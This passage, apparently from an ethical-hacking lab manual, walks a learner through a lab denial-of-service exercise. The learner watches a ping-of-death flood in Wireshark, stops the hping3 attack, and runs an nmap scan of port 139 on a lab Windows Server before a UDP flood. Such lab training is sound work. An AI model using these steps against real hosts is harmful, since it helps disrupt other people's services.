
23. Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



24. The **Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.




25. Observe the large number of packets captured by Wireshark.



26. You can observe the degradation in the performance of the system.

Note: The results might differ when you perform the task.


27. Switch to the **Parrot Security** virtual machine. In the **Terminal** window, press **Ctrl+C** to terminate the PoD attack using hping3.



28. Now, we shall perform a UDP application layer flood attack on the **Windows Server 2019** machine using NetBIOS port 139. To do so, first, determine whether NetBIOS port 139 is open or not.

29. In the terminal window, type **nmap -p 139 (Target IP Address)** (here, the target IP address is **10.10.1.19 [Windows Server 2019]**) and press **Enter**.

Note: Here, we will use NetBIOS port 139 to perform a UDP application layer flood attack.



```

